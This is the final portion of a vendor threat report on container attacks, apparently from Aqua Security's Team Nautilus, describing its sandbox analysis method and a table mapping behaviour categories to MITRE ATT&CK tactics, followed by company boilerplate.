xanthe malware	The attacker downloaded in the cmd a malicious file	Crypto, Worm	1 day	1 attack	alpine:latest	Unknown

Appendix B

How we analyzed attacks

The analysis of each attack was conducted using Aqua's Dynamic Threat Analysis (DTA) tool. Aqua DTA is powered by our open source project Tracee, which enables you to perform runtime security and forensics in a Linux environment using eBPF.

Aqua DTA is the industry's only container sandbox solution that dynamically assesses container image behavior, determining whether running an image would pose any threat to the organization. DTA contains advanced logic built by security experts to detect malicious elements in containers by analyzing the container image structure and looking for malicious files. It runs the container image in a safe and isolated sandbox environment that monitors its behavior and network communication. It collects indicators of compromise (IoCs) including malicious files, malicious network communication, indications for container escape, malware, crypto-miner activity, code injection, and backdoors. The IoCs are classified by category and risk severity so you can understand their context.

Behavior categories

Each behavior is classified into one of five categories. To align with the MITRE attack framework, each category is mapped to one or more MITRE categories.

Aqua's mapping	Description	MITRE mapping
Initial Execution	Consists of techniques that use various entry vectors to gain their initial foothold Example: Crypto Mining binaries found in the image	Initial access, Execution
Weaponization	Includes unusual techniques to gain more control Example: Privilege escalation and credential access	Persistence, Privilege escalation, Defense evasion, Credential access
Propagation	Discovering local or remote resources to exploit them or perform lateral movement Example: Executing "Shodan search" on internet-connected devices in runtime	Discovery, Lateral movement
Communication	Suspicious network activity Example: Accessing an unreachable IP address might indicate communication with a C&C	Command and Control
Collection & Exfiltration	Collecting resources and reaching an end-game objective Example: Resource hijacking to validate transactions of cryptocurrency networks and earn virtual currency	Collection, Exfiltration, Impact

aqua

TEAM nautilus

Aqua Security is the largest pure-play cloud native security company, providing customers the freedom to innovate and run their businesses with minimal friction. The Aqua Cloud Native Security Platform provides prevention, detection, and response automation across the entire application lifecycle to secure the build, secure cloud infrastructure and secure running workloads wherever they are deployed.

Aqua's Team Nautilus focuses on cybersecurity research of the cloud native stack. Its mission is to uncover new vulnerabilities, threats and attacks that target containers, Kubernetes, serverless, and public cloud infrastructure — enabling new methods and tools to address them.